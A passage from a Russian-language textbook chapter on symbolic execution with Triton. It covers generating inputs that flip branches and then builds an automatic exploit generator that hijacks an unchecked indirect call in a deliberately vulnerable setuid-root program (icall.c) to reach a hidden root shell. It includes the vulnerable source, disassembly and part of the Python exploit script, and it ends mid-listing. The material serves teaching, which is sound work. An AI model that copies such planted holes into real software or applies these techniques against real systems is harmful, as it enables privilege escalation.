При эмуляции `jge` Triton создаёт объект `PathConstraint` с двумя ограничениями ветвления. Предположим, первое представляет выбранное направление `jge` (то есть направление, выбираемое при выполнении условия) и именно оно было выбрано при эмуляции. Тогда первое ограничение в `PathConstraint` имеет флаг `true`, поскольку было выбрано, а адреса источника и назначения равны соответственно `0x4055de` (адрес `jge`) и `0x4056d8` (цель `jge`). AST этого условия кодирует сравнение ≥ `0x25`. Второе ограничение имеет флаг `false`, представляя направление, не выбранное при эмуляции. Адреса источника и назначения равны `0x4055de` и `0x4055e4` (сквозной адрес `jge`), а AST кодирует условие < `0x25` (точнее, `not(al ≥ 0x25)`).

Для каждого PathConstraint функция find_new_input копирует ограничение с флагом true, кроме PathConstraint, связанного с изменяемой инструкцией ветвления: для него копируется ограничение false, тем самым инвертируя решение о ветвлении. Изменяемая ветвь распознаётся по адресу источника. Для ограничений с адресом источника, не равным адресу инвертируемой ветви, копируется ограничение с флагом true и посредством логического И, реализованного как ast.land, добавляется к constraint_list.

Получение модели от решателя ограничений

Наконец, find_new_input встретит PathConstraint, связанный с изменяемой ветвью. Он содержит несколько ограничений ветвления, адрес источника которых равен адресу изменяемой ветви. Чтобы в выводе code_coverage были ясно показаны все возможные направления, find_new_input печатает каждое условие ветвления с совпадающим адресом источника независимо от его флага.

Если флаг равен true, find_new_input не добавляет ограничение в constraint_list, поскольку оно соответствует уже исследованному направлению. Но при флаге false ограничение представляет неисследованное направление, поэтому find_new_input добавляет его в список и передаёт список решателю ограничений вызовом api.getModel.

Функция getModel вызывает решатель Z3 и запрашивает модель, удовлетворяющую списку ограничений. Если модель найдена, getModel возвращает её как std::map, отображающий идентификаторы символьных переменных Triton на объекты triton::engines::solver::SolverModel. Модель представляет новый набор конкретных входов анализируемой программы, заставляющий её выбрать ранее неисследованное направление. Если модель не найдена, возвращённое отображение пусто.

Каждый объект SolverModel содержит конкретное значение, назначенное решателем соответствующей символьной переменной. Инструмент code_coverage сообщает модель пользователю, перебирая отображение и печатая идентификатор и комментарий каждой символьной переменной, в котором содержится удобочитаемое имя соответствующего регистра или участка памяти, а также назначенное в модели конкретное значение, возвращённое SolverModel::getValue.

Чтобы увидеть практическое применение вывода code_coverage, испытаем его на тестовой программе, найдём новые входы и применим их для покрытия выбранной ветви.

13.4.3. Испытание инструмента покрытия кода

В листинге 13-8 показана простая тестовая программа для проверки способности code_coverage создавать входы, исследующие новое направление ветвления.

Листинг 13-8. branch.c

```
#include <stdio.h>
#include <stdlib.h>

void
branch(int x, int y)
{
  if(x < 5) {
    if(y == 10) printf("x < 5 && y == 10\n");
    else        printf("x < 5 && y != 10\n");
  } else {
    printf("x >= 5\n");
  }
}
```

```
int
main(int argc, char *argv[])
{
  if(argc < 3) {
    printf("Usage: %s <x> <y>\n", argv[0]);
    return 1;
  }

  branch(strtol(argv[1], NULL, 0), strtol(argv[2], NULL, 0));

  return 0;
}
```

Как видите, программа `branch` содержит функцию с тем же именем, принимающую два целых входа x и y. Функция `branch` содержит внешнюю ветвь `if/else`, зависящую от x, и вложенную ветвь `if/else`, зависящую от y. Функция вызывается из `main`, причём аргументы x и y поступают из пользовательского ввода.

Сначала запустим `branch` с x = 0 и y = 0, чтобы внешняя ветвь выбрала направление `if`, а вложенная - направление `else`. Затем посредством `code_coverage` можно найти входы, инвертирующие вложенную ветвь так, чтобы она выбрала направление `if`. Но сначала создадим файл символьной конфигурации, необходимый для запуска `code_coverage`.

Создание файла символьной конфигурации

Для применения `code_coverage` нужен файл символьной конфигурации, а для его создания нужно знать, какие регистры и участки памяти использует скомпилированная версия `branch`. В листинге 13-9 показан дизассемблированный код функции `branch`. Проанализируем его и выясним, какие регистры и участки памяти она использует.

Листинг 13-9. Фрагмент дизассемблированного кода `~/code/chapter13/branch`

```
$ objdump -M intel -d ./branch
...
00000000004005b6 <branch>:
   4005b6:  55               push   rbp
   4005b7:  48 89 e5         mov    rbp,rsp
   4005ba:  48 83 ec 10      sub    rsp,0x10
   4005be:  89 7d fc         mov    DWORD PTR [rbp-0x4],edi
   4005c1:  89 75 f8         mov    DWORD PTR [rbp-0x8],esi
   4005c4:  83 7d fc 04      cmp    DWORD PTR [rbp-0x4],0x4
   4005c8:  7f 1e            jg     4005e8 <branch+0x32>
   4005ca:  83 7d f8 0a      cmp    DWORD PTR [rbp-0x8],0xa
   4005ce:  75 0c            jne    4005dc <branch+0x26>
   4005d0:  bf 04 07 40 00   mov    edi,0x400704
   4005d5:  e8 96 fe ff ff   call   400470 <puts@plt>
   4005da:  eb 16            jmp    4005f2 <branch+0x3c>
   4005dc:  bf 15 07 40 00   mov    edi,0x400715
   4005e1:  e8 8a fe ff ff   call   400470 <puts@plt>
   4005e6:  eb 0a            jmp    4005f2 <branch+0x3c>
   4005e8:  bf 26 07 40 00   mov    edi,0x400726
   4005ed:  e8 7e fe ff ff   call   400470 <puts@plt>
   4005f2:  c9               leave
   4005f3:  c3               ret
...
```

Установка Ubuntu в виртуальной машине использует 64-битовую версию двоичного интерфейса приложений (ABI) System V, определяющего принятое в системе соглашение о вызовах. В соглашении System V для систем x64 первый и второй аргументы вызова функции сохраняются соответственно в регистрах `rdi` и `rsi`.[6] В данном случае это означает, что параметр x функции `branch` находится в `rdi`, а y - в `rsi`. Внутри функция `branch` сразу перемещает x в участок памяти `rbp-0x4`, а y - в `rbp-0x8`. Затем `branch` сравнивает первый участок памяти с x

со значением 4, после чего в адресе `0x4005c8` следует `jg`, реализующий внешнюю ветвь `if/else`.

Целевой адрес `jg`, `0x4005e8`, содержит вариант `else` (x ≥ 5), тогда как сквозной адрес `0x4005ca` содержит вариант `if`. Внутри варианта `if` находится вложенная ветвь `if/else`, реализованная как `cmp`, сравнивающая y со значением 10 (`0xa`), за которой следует `jne`: она переходит к `0x4005dc`, если y ≠ 10 (вложенный вариант `else`), и продолжает исполнение с `0x4005d0` в противном случае (вложенный вариант `if`).

Теперь, зная регистры с входами x и y и адрес `0x4005ce` изменяемой вложенной ветви, создадим файл символьной конфигурации. Он показан в листинге 13-10.

Листинг 13-10. `branch.map`

```
%rdi=$
%rdi=0
%rsi=$
%rsi=0
```

Файл конфигурации делает `rdi` (представляющий x) символьным и назначает ему конкретное значение 0. То же самое делается для `rsi`, содержащего y. Поскольку и x, и y символьны, при создании модели новых входов решатель ограничений выдаст конкретные значения обоих.

Создание нового входа

Напомню: файл символьной конфигурации назначает и x, и y значение 0, создавая исходную точку, от которой `code_coverage` может создать новый вход, покрывающий другой путь. При запуске `branch` с этими исходными входами программа печатает сообщение `x < 5 && y != 10`:

```
$ ./branch 0 0
x < 5 && y != 10
```

Теперь посредством `code_coverage` создадим новые входы, инвертирующие вложенную ветвь, которая проверяет y, чтобы новый запуск `branch` выдавал `x < 5 && y == 10`. Это показано в листинге 13-11.

Листинг 13-11. Поиск входов для выбора альтернативной ветви в `0x4005ce`

```
$ ./code_coverage branch branch.map 0x4005b6 0x4005ce
evaluating branch 0x4005ce:
     0x4005ce -> 0x4005dc (taken)
     0x4005ce -> 0x4005d0 (not taken)
     computing new input for 0x4005ce -> 0x4005d0
       SymVar 0 (rdi) = 0x0
       SymVar 1 (rsi) = 0xa
```

При вызове `code_coverage` ему передаются программа `branch`, созданный файл символьной конфигурации (`branch.map`), начальный адрес `0x4005b6` функции `branch` (точка входа анализа) и адрес `0x4005ce` изменяемой вложенной ветви.

Когда эмуляция достигает этого адреса ветвления, `code_coverage` вычисляет и печатает каждое ограничение ветвления, созданное Triton в составе связанного с ветвью `PathConstraint`. Первое ограничение относится к направлению с целевым адресом `0x4005dc` (вложенный вариант `else`); оно выбирается при эмуляции из-за конкретных входных значений в файле конфигурации. Как сообщает `code_coverage`, сквозное направление с адресом назначения `0x4005d0` (вложенный вариант `if`) не выбирается, поэтому `code_coverage` пытается вычислить новые входные значения, ведущие в это направление.

Хотя в общем случае поиск новых входных значений может занять много времени, для столь простых ограничений он должен завершиться за несколько секунд. Найдя модель, `code_coverage` печатает её на экран. Как видно, модель назначает `rdi` (x) конкретное значение 0, а `rsi` (y) - `0xa`.

Запустим программу `branch` с новыми входами и проверим, инвертируют ли они вложенную ветвь.

```
$ ./branch 0 0xa
x < 5 && y == 10
```

С новыми входами `branch` печатает `x < 5 && y == 10`, а не сообщение `x < 5 && y != 10`, полученное при предыдущем запуске. Входы, созданные `code_coverage`, успешно изменили направление вложенной ветви!

13.5. Автоматическая эксплуатация уязвимости

Теперь рассмотрим пример, требующий более сложного решения ограничений. В этом разделе вы научитесь посредством Triton автоматически создавать входы, эксплуатирующие уязвимость программы путём перехвата сайта косвенного вызова и перенаправления его на выбранный адрес.

Предположим, уже известно о наличии уязвимости, позволяющей управлять целью сайта вызова, но способ эксплуатации для достижения нужного адреса пока неизвестен, поскольку целевой адрес нетривиально вычисляется из пользовательских входов. Такая ситуация может встретиться на практике, например при фаззинге.

Как вы узнали в главе 12, символьное исполнение слишком дорого в вычислительном отношении для грубого фаззинга, пытающегося найти эксплойт для каждого сайта косвенного вызова программы. Вместо этого можно сначала провести более традиционный фаззинг, подавая программе множество псевдослучайно созданных входов и посредством анализа помеченных данных определяя, влияют ли они на опасное состояние программы, например на сайты косвенных вызовов. Затем символьное исполнение можно применять для создания эксплойтов лишь для тех сайтов вызова, которые анализ помеченных данных признал потенциально управляемыми. Именно этот вариант использования предполагается в следующем примере.

13.5.1. Уязвимая программа

Сначала рассмотрим эксплуатируемую программу и содержащийся в ней уязвимый сайт вызова. В листинге 13-12 показан исходный файл уязвимой программы `icall.c`. Makefile компилирует её в бинарный файл `icall` с `setuid root`,[7] содержащий сайт косвенного вызова, который вызывает одну из нескольких функций-обработчиков. Это напоминает использование указателей функций веб-серверами наподобие nginx для выбора подходящего обработчика полученных данных.

Листинг 13-12. `icall.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <crypt.h>

void forward (char *hash);
void reverse (char *hash);
void hash    (char *src, char *dst);

static struct {
   void (*functions[2])(char *);
   char hash[5];
} icall;

int
main(int argc, char *argv[])
{
```

```
   unsigned i;

   icall.functions[0] = forward;
   icall.functions[1] = reverse;

   if(argc < 3) {
     printf("Usage: %s <index> <string>\n", argv[0]);
     return 1;
   }

   if(argc > 3 && !strcmp(crypt(argv[3], "$1$foobar"), "$1$foobar$Zd2XnPvN/dJVOseI5/5Cy1")) {
     /* secret admin area */

     if(setgid(getegid())) perror("setgid");
     if(setuid(geteuid())) perror("setuid");
     execl("/bin/sh", "/bin/sh", (char*)NULL);
   } else {
     hash(argv[2], icall.hash);
     i = strtoul(argv[1], NULL, 0);

     printf("Calling %p\n", (void*)icall.functions[i]);
     icall.functions[i](icall.hash);
   }

   return 0;
}

void
forward(char *hash)
{
   int i;

   printf("forward: ");
   for(i = 0; i < 4; i++) {
     printf("%02x", hash[i]);
   }
   printf("\n");
}

void
reverse(char *hash)
{
   int i;

   printf("reverse: ");
   for(i = 3; i >= 0; i--) {
     printf("%02x", hash[i]);
   }
   printf("\n");
}

void
hash(char *src, char *dst)
{
   int i, j;

   for(i = 0; i < 4; i++) {
     dst[i] = 31 + (char)i;
     for(j = i; j < strlen(src); j += 4) {
        dst[i] ^= src[j] + (char)j;

     if(i > 1) dst[i] ^= dst[i-2];
   }
 }
 dst[4] = '\0';
}
```

Программа `icall` построена вокруг глобальной структуры, также называемой `icall`. Эта структура содержит массив `icall.functions` с местом для двух указателей функций и массив `char` с именем `icall.hash`, хранящий 4-байтовый хеш с завершающим символом `NULL`. Функция `main`

инициализирует первый элемент `icall.functions` указателем на функцию `forward`, а второй - указателем на `reverse`. Обе функции принимают хеш как `char*` и печатают его байты соответственно в прямом или обратном порядке.

Программа `icall` принимает два аргумента командной строки: целочисленный индекс и строку. Индекс определяет вызываемый элемент `icall.functions`, а строка служит входом для создания хеша, как вы вскоре увидите.

Есть и секретный третий аргумент командной строки, не упомянутый в строке использования. Это пароль административной области, предоставляющей оболочку `root`. Для проверки пароля `icall` хеширует его функцией GNU `crypt` (из `crypt.h`), и при правильном хеше пользователь получает доступ к оболочке `root`. Цель эксплойта - перехватить сайт косвенного вызова и перенаправить его в эту секретную административную область, не зная пароля.

Если секретный пароль не передан, `icall` вызывает функцию `hash`, которая вычисляет 4-байтовый хеш пользовательской строки и помещает его в `icall.hash`. После вычисления хеша `icall` разбирает индекс из командной строки и применяет его для индексирования массива `icall.functions`, косвенно вызывая обработчик с этим индексом и передавая только что вычисленный хеш как аргумент. Именно этот косвенный вызов будет использован в эксплойте. Для диагностики `icall` печатает адрес вызываемой функции, что пригодится при создании эксплойта.

В нормальном случае косвенный вызов обращается к `forward` или `reverse`, после чего функция печатает хеш:

```
$ ./icall 1 foo
Calling 0x400974
reverse: 22295079
```

Здесь в качестве индекса функции использовано значение 1, что приводит к вызову `reverse`, а входной строкой служит `foo`. Видно, что косвенный вызов направлен в адрес `0x400974` (начало `reverse`), а хеш `foo`, напечатанный в обратном порядке, равен `0x22295079`.

Возможно, вы заметили уязвимость косвенного вызова: пользовательский индекс не проверяется на нахождение в границах `icall.functions`, поэтому, передав индекс за пределами массива, пользователь может заставить `icall` использовать данные вне `icall.functions` как цель косвенного вызова! Поле `icall.hash` расположено в памяти рядом с `icall.functions`, поэтому индекс 2 заставляет `icall` использовать `icall.hash` как цель косвенного вызова:

```
$ ./icall 2 foo
Calling 0x22295079
Segmentation fault (core dumped)
```

Обратите внимание: вызываемый адрес соответствует хешу, интерпретированному как адрес с порядком байтов от младшего к старшему! Кода в этом адресе нет, поэтому программа аварийно завершается с ошибкой сегментации. Однако пользователь управляет не только индексом, но и строкой, служащей входом хеша. Задача состоит в поиске строки, хеш которой в точности равен адресу секретной административной области, после чего косвенный вызов нужно заставить использовать этот хеш как цель, передав управление в административную область и получив оболочку `root` без знания пароля.

Для ручного создания эксплойта пришлось бы применить полный перебор или провести обратную разработку функции `hash`, чтобы выяснить, какая входная строка даёт нужный хеш. Преимущество symbex при создании эксплойта в том, что он автоматически решит функцию `hash`, позволяя считать её чёрным ящиком!

13.5.2. Поиск адреса уязвимого сайта вызова

Для автоматического создания эксплойта нужны два ключевых фрагмента информации: адрес уязвимого сайта косвенного вызова, который должен быть перехвачен, и адрес секретной административной области, куда следует перенаправить управление. В листинге 13-13 показан дизассемблированный код функции `main` бинарного файла `icall`, содержащий оба адреса.

Листинг 13-13. Фрагмент дизассемблированного кода `~/code/chapter13/icall`

```
0000000000400abe <main>:
   400abe:  55                    push   rbp
   400abf:  48 89 e5              mov    rbp,rsp
   400ac2:  48 83 ec 20           sub    rsp,0x20
   400ac6:  89 7d ec              mov    DWORD PTR [rbp-0x14],edi
   400ac9:  48 89 75 e0           mov    QWORD PTR [rbp-0x20],rsi
   400acd:  48 c7 05 c8 15 20 00  mov    QWORD PTR [rip+0x2015c8],0x400916
   400ad4:  16 09 40 00
   400ad8:  48 c7 05 c5 15 20 00  mov    QWORD PTR [rip+0x2015c5],0x400974
   400adf:  74 09 40 00
   400ae3:  83 7d ec 02           cmp    DWORD PTR [rbp-0x14],0x2
   400ae7:  7f 23                 jg     400b0c <main+0x4e>
   400ae9:  48 8b 45 e0           mov    rax,QWORD PTR [rbp-0x20]
   400aed:  48 8b 00              mov    rax,QWORD PTR [rax]
   400af0:  48 89 c6              mov    rsi,rax

   400af3:  bf a1 0c 40 00        mov    edi,0x400ca1
   400af8:  b8 00 00 00 00        mov    eax,0x0
   400afd:  e8 5e fc ff ff        call   400760 <printf@plt>
   400b02:  b8 01 00 00 00        mov    eax,0x1
   400b07:  e9 ea 00 00 00        jmp    400bf6 <main+0x138>
   400b0c:  83 7d ec 03           cmp    DWORD PTR [rbp-0x14],0x3
   400b10:  7e 78                 jle    400b8a <main+0xcc>
   400b12:  48 8b 45 e0           mov    rax,QWORD PTR [rbp-0x20]
   400b16:  48 83 c0 18           add    rax,0x18
   400b1a:  48 8b 00              mov    rax,QWORD PTR [rax]
   400b1d:  be bd 0c 40 00        mov    esi,0x400cbd
   400b22:  48 89 c7              mov    rdi,rax
   400b25:  e8 56 fc ff ff        call   400780 <crypt@plt>
   400b2a:  be c8 0c 40 00        mov    esi,0x400cc8
   400b2f:  48 89 c7              mov    rdi,rax
   400b32:  e8 69 fc ff ff        call   4007a0 <strcmp@plt>
   400b37:  85 c0                 test   eax,eax
   400b39:  75 4f                 jne    400b8a <main+0xcc>
   400b3b:  e8 70 fc ff ff        call   4007b0 <getegid@plt>
   400b40:  89 c7                 mov    edi,eax
   400b42:  e8 79 fc ff ff        call   4007c0 <setgid@plt>
   400b47:  85 c0                 test   eax,eax
   400b49:  74 0a                 je     400b55 <main+0x97>
   400b4b:  bf e9 0c 40 00        mov    edi,0x400ce9
   400b50:  e8 7b fc ff ff        call   4007d0 <perror@plt>
   400b55:  e8 16 fc ff ff        call   400770 <geteuid@plt>
   400b5a:  89 c7                 mov    edi,eax
   400b5c:  e8 8f fc ff ff        call   4007f0 <setuid@plt>
   400b61:  85 c0                 test   eax,eax
   400b63:  74 0a                 je     400b6f <main+0xb1>
   400b65:  bf f0 0c 40 00        mov    edi,0x400cf0
   400b6a:  e8 61 fc ff ff        call   4007d0 <perror@plt>
   400b6f:  ba 00 00 00 00        mov    edx,0x0
   400b74:  be f7 0c 40 00        mov    esi,0x400cf7
   400b79:  bf f7 0c 40 00        mov    edi,0x400cf7
   400b7e:  b8 00 00 00 00        mov    eax,0x0
   400b83:  e8 78 fc ff ff        call   400800 <execl@plt>
   400b88:  eb 67                 jmp    400bf1 <main+0x133>
   400b8a:  48 8b 45 e0           mov    rax,QWORD PTR [rbp-0x20]
   400b8e:  48 83 c0 10           add    rax,0x10
   400b92:  48 8b 00              mov    rax,QWORD PTR [rax]
```

```
400b95:  be b0 20 60 00        mov    esi,0x6020b0
400b9a:  48 89 c7              mov    rdi,rax
400b9d:  e8 30 fe ff ff        call   4009d2 <hash>
400ba2:  48 8b 45 e0           mov    rax,QWORD PTR [rbp-0x20]
400ba6:  48 83 c0 08           add    rax,0x8
400baa:  48 8b 00              mov    rax,QWORD PTR [rax]

400bad:  ba 00 00 00 00        mov    edx,0x0
400bb2:  be 00 00 00 00        mov    esi,0x0
400bb7:  48 89 c7              mov    rdi,rax
400bba:  e8 21 fc ff ff        call   4007e0 <strtoul@plt>
400bbf:  89 45 fc              mov    DWORD PTR [rbp-0x4],eax
400bc2:  8b 45 fc              mov    eax,DWORD PTR [rbp-0x4]
400bc5:  48 8b 04 c5 a0 20 60  mov    rax,QWORD PTR [rax*8+0x6020a0]
400bcc:  00
400bcd:  48 89 c6              mov    rsi,rax
400bd0:  bf ff 0c 40 00        mov    edi,0x400cff
400bd5:  b8 00 00 00 00        mov    eax,0x0
400bda:  e8 81 fb ff ff        call   400760 <printf@plt>
400bdf:  8b 45 fc              mov    eax,DWORD PTR [rbp-0x4]
400be2:  48 8b 04 c5 a0 20 60  mov    rax,QWORD PTR [rax*8+0x6020a0]
400be9:  00
400bea:  bf b0 20 60 00        mov    edi,0x6020b0
400bef:  ff d0                 call   rax
400bf1:  b8 00 00 00 00        mov    eax,0x0
400bf6:  c9                    leave
400bf7:  c3                    ret
400bf8:  0f 1f 84 00 00 00 00  nop    DWORD PTR [rax+rax*1+0x0]
400bff:  00
```

Код секретной административной области начинается в адресе `0x400b3b`, поэтому именно туда нужно перенаправить управление. Область узнаваема по вызовам `setgid` и `setuid`, где `icall` подготавливает привилегии `root` для оболочки, и по вызову `execl`, создающему саму оболочку. Уязвимый сайт косвенного вызова, который предстоит перехватить, находится в адресе `0x400bef`.

Теперь, располагая нужными адресами, создадим инструмент symbex для генерации эксплойта.

13.5.3. Создание генератора эксплойта

Кратко говоря, инструмент создаёт эксплойт посредством конколического исполнения программы `icall`, символизируя все пользовательские аргументы командной строки отдельной символьной переменной для каждого входного байта. Затем он отслеживает это символьное состояние от начала программы через функцию `hash` и до сайта косвенного вызова. В этот момент генератор эксплойта вызывает решатель ограничений и спрашивает, существует ли назначение конкретных значений символьным переменным, при котором цель косвенного вызова (хранящаяся в `rax`) равна адресу секретной административной области. Если такая модель есть, генератор печатает её, после чего эти значения можно использовать как входы для эксплуатации `icall`.

В отличие от предыдущих примеров этот использует конколический режим Triton, а не символьную эмуляцию. Причина в том, что создание эксплойта требует отслеживать символьное состояние через всю программу и несколько функций, что неудобно и медленно в режиме эмуляции.

Кроме того, конколический режим позволяет легко экспериментировать с разной длиной входной строки.

В отличие от большинства примеров книги этот написан на Python, поскольку конколический режим Triton позволяет применять только Python API. Конколические инструменты Triton - это сценарии Python, передаваемые специальному инструменту Pin, который предоставляет конколический механизм Triton. Triton содержит сценарий-обёртку `triton`, автоматически выполняющий все детали вызова Pin, так что достаточно указать инструмент Triton и анализируемую программу. Обёртка находится в `~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build`; пример её применения вы увидите при испытании автоматического генератора эксплойта.

Настройка конколического исполнения

В листинге 13-14 показана первая часть генератора эксплойта `exploit_callsite.py`.

Листинг 13-14. `exploit_callsite.py`

```
#!/usr/bin/env python2
## -*- coding: utf-8 -*-

import triton
import pintool

taintedCallsite = 0x400bef  # Found in a previous DTA pass
target          = 0x400b3b  # Target to redirect callsite to

Triton = pintool.getTritonContext()

def main():
    Triton.setArchitecture(triton.ARCH.X86_64)
    Triton.enableMode(triton.MODE.ALIGNED_MEMORY, True)

    pintool.startAnalysisFromSymbol('main')

    pintool.insertCall(symbolize_inputs, pintool.INSERT_POINT.ROUTINE_ENTRY, 'main')
    pintool.insertCall(hook_icall, pintool.INSERT_POINT.BEFORE)

    pintool.runProgram()

if __name__ == '__main__':
    main()
```

Конколические инструменты Triton наподобие `exploit_callsite.py` должны импортировать модули `triton` и `pintool`, предоставляющие соответственно доступ к знакомому API Triton и привязкам Triton для взаимодействия с Pin. К сожалению, конколическим инструментам Triton нельзя передавать аргументы командной строки, поэтому адреса эксплуатируемого сайта косвенного вызова (`taintedCallsite`) и секретной административной области (`target`), куда нужно перенаправить управление, жёстко заданы. Переменная `taintedCallsite` названа так из предположения, что этот сайт вызова найден на предыдущем проходе анализа помеченных данных. Вместо жёстко заданных аргументов можно, например, передавать их через переменные среды.

Конколические инструменты Triton поддерживают состояние symbex в глобальном контексте Triton, доступном посредством `pintool.getTritonContext()`. Функция возвращает объект `TritonContext`, позволяющий обращаться к подмножеству знакомых функций API Triton. Здесь `exploit_callsite.py` сохраняет ссылку на этот объект в глобальной переменной `Triton` для удобного доступа.

Основная логика `exploit_callsite.py` начинается в функции `main`, вызываемой при запуске сценария. Как и инструменты символьной эмуляции C++, показанные ранее, она сначала настраивает архитектуру Triton и включает оптимизацию `ALIGNED_MEMORY`. Поскольку инструмент предназначен именно для эксплуатируемого бинарного файла `icall`, архитектура жёстко задана как x86-64, а не настраивается.

Затем `exploit_callsite.py` посредством API `pintool` задаёт начальную точку конколического анализа. Triton предписывается начать символьный анализ с функции `main` уязвимой программы `icall`. Поэтому весь код инициализации `icall`, предшествующий `main`, выполняется без символьного анализа, который включается лишь при достижении `main`.

Это предполагает наличие символов; без них Triton не узнает расположение `main`. Тогда адрес `main` придётся самостоятельно найти посредством дизассемблирования и предписать Triton начать анализ с этого адреса, вызвав `pintool.startAnalysisFromAddress` вместо `pintool.startAnalysisFromSymbol`.

Настроив начальную точку анализа, `exploit_callsite.py` регистрирует две функции обратного вызова посредством `pintool.insertCall`. Эта функция принимает как минимум два аргумента: функцию обратного вызова и точку вставки, за которыми, в зависимости от типа точки, следуют ноль или несколько необязательных аргументов.

Первая установленная функция обратного вызова называется `symbolize_inputs` и использует точку вставки `INSERT_POINT.ROUTINE_ENTRY`, поэтому срабатывает, когда исполнение достигает точки входа заданной процедуры. Процедуру можно указать по имени дополнительным аргументом `insertCall`. Для `symbolize_inputs` указана `main`, поскольку назначение обратного вызова - символизировать все пользовательские входы, переданные функции `main` программы `icall`. При обратном вызове типа `ROUTINE_ENTRY` Triton передаёт функции текущий идентификатор потока.

Вторая функция обратного вызова называется `hook_icall` и установлена в точке `INSERT_POINT.BEFORE`, поэтому срабатывает перед каждой инструкцией. Задача `hook_icall` - проверить, достигло ли исполнение уязвимого сайта косвенного вызова, и в таком случае создать для него эксплойт по результатам символьного анализа.

При срабатывании обратного вызова Triton передаёт `hook_icall` аргумент `Instruction` с подробностями инструкции, которая вот-вот будет выполнена, чтобы `hook_icall` мог проверить, является ли она эксплуатируемым косвенным вызовом. В табл. 13-1 перечислены все поддерживаемые Triton точки вставки.

Таблица 13-1. Точки вставки Triton для обратных вызовов в конколическом режиме

Точка вставки	Момент обратного вызова	Аргументы	Аргументы обратного вызова
`AFTER`	После выполнения инструкции		Объект `Instruction`
`BEFORE`	До выполнения инструкции		Объект `Instruction`
`BEFORE_SYMPROC`	До символьной обработки		Объект `Instruction`
`FINI`	Конец исполнения		
`ROUTINE_ENTRY`	Точка входа процедуры	Имя процедуры	Идентификатор потока
`ROUTINE_EXIT`	Выход из процедуры	Имя процедуры	Идентификатор потока
`IMAGE_LOAD`	Загрузка нового образа		Путь образа, базовый адрес, размер
`SIGNALS`	Доставка сигнала		Идентификатор потока, идентификатор сигнала

Точка вставки	Момент обратного вызова	Аргументы	Аргументы обратного вызова
SYSCALL_ENTRY	До системного вызова		Идентификатор потока, дескриптор системного вызова
SYSCALL_EXIT	После системного вызова		Идентификатор потока, дескриптор системного вызова

Наконец, выполнив предварительную настройку, exploit_callsite.py вызывает pintool.runProgram, запуская анализируемую программу. На этом настройка конколического анализа icall завершена, но код, создающий сам эксплойт, ещё не рассмотрен. Обсудим функции обратного вызова symbolize_inputs и hook_icall, реализующие соответственно символизацию пользовательского ввода и эксплуатацию сайта вызова.

Символизация пользовательских входов

В листинге 13-15 показана реализация symbolize_inputs - обработчика, вызываемого, когда исполнение достигает функции main анализируемой программы. Согласно табл. 13-1, symbolize_inputs принимает параметр с идентификатором потока, поскольку является обратным вызовом точки вставки ROUTINE_ENTRY. Для этого примера идентификатор потока не нужен, и его можно игнорировать. Как упоминалось, symbolize_inputs символизирует все переданные пользователем аргументы командной строки, чтобы позднее решатель смог определить, как изменить эти символьные переменные для создания эксплойта.

Листинг 13-15. exploit_callsite.py (продолжение)

```
def symbolize_inputs(tid):
    rdi = pintool.getCurrentRegisterValue(Triton.registers.rdi) # argc
    rsi = pintool.getCurrentRegisterValue(Triton.registers.rsi) # argv

    # for each string in argv
    while rdi > 1:
        addr = pintool.getCurrentMemoryValue(

            rsi + ((rdi-1)*triton.CPUSIZE.QWORD),
            triton.CPUSIZE.QWORD)
        # symbolize current argument string (including terminating NULL)
        c = None
        s = ''
        while c != 0:
            c = pintool.getCurrentMemoryValue(addr)
            s += chr(c)
            Triton.setConcreteMemoryValue(addr, c)
            Triton.convertMemoryToSymbolicVariable(
                       triton.MemoryAccess(addr, triton.CPUSIZE.BYTE)
                  ).setComment('argv[%d][%d]' % (rdi-1, len(s)-1))
            addr += 1
        rdi -= 1
        print 'Symbolized argument %d: %s' % (rdi, s)
```

Для символизации пользовательских входов symbolize_inputs требуется доступ к счётчику аргументов (argc) и вектору аргументов (argv) анализируемой программы. Поскольку symbolize_inputs вызывается при запуске main, получить argc и argv можно чтением регистров rdi и rsi, содержащих первые два аргумента main согласно ABI System V x86-64. Чтобы прочитать текущее значение регистра в конкретном исполнении, применяется функция pintool.getCurrentRegisterValue, которой передаётся идентификатор регистра.

Получив argc и argv, symbolize_inputs перебирает все аргументы, уменьшая rdi (argc), пока они не закончатся. Напомню: в программах C/C++ argv - массив указателей на строки символов. Для получения указателя из argv функция читает 8 байт (triton.CPUSIZE.QWORD) из элемента argv, индексированного текущим значением rdi, посредством pintool.getCurrentMemoryValue, принимающей адрес и размер, а затем сохраняет прочитанный указатель в addr.

Далее symbolize_inputs по очереди читает все символы строки, на которую указывает addr, увеличивая адрес до чтения символа NULL. Для чтения каждого символа снова применяется getCurrentMemoryValue, теперь без аргумента размера, поэтому читается стандартный размер в один байт. Прочитанный символ назначается конкретным значением этого адреса памяти в глобальном контексте Triton, после чего адрес с байтом пользовательского ввода преобразуется в символьную переменную. Комментарий к переменной напоминает, какому индексу argv она соответствует. Это уже знакомо по предыдущим примерам на C++.

После завершения symbolize_inputs все переданные пользователем аргументы командной строки будут преобразованы в отдельные символьные переменные (по одной на входной байт) и назначены как конкретное состояние глобального контекста Triton. Теперь посмотрим, как exploit_callsite.py решает эти переменные и находит эксплойт уязвимого сайта вызова.

Поиск решения для эксплойта

В листинге 13-16 показана функция hook_icall, вызываемая непосредственно перед каждой инструкцией.

Листинг 13-16. exploit_callsite.py (продолжение)

```
def hook_icall(insn):
    if insn.isControlFlow() and insn.getAddress() == taintedCallsite:
        for op in insn.getOperands():
            if op.getType() == triton.OPERAND.REG:
                print 'Found tainted indirect call site \'%s\'' % (insn)
                exploit_icall(insn, op)
```

Для каждой инструкции hook_icall проверяет, является ли она эксплуатируемым косвенным вызовом. Сначала функция убеждается, что это инструкция передачи управления с адресом нужного сайта вызова. Затем она перебирает операнды инструкции в поисках регистрового операнда с целевым адресом сайта вызова. Если все проверки пройдены, hook_icall вызывает exploit_icall, чтобы вычислить сам эксплойт. Реализация показана в листинге 13-17.

Листинг 13-17. exploit_callsite.py (продолжение)

```
def exploit_icall(insn, op):
    regId   = Triton.getSymbolicRegisterId(op)
    regExpr = Triton.unrollAst(Triton.getAstFromId(regId))
    ast = Triton.getAstContext()

    exploitExpr = ast.equal(regExpr, ast.bv(target, triton.CPUSIZE.QWORD_BIT))
    for k, v in Triton.getSymbolicVariables().iteritems():
        if 'argv' in v.getComment():
            # Argument characters must be printable
            argExpr = Triton.getAstFromId(k)
            argExpr = ast.land([
                               ast.bvuge(argExpr, ast.bv(32,  triton.CPUSIZE.BYTE_BIT)),
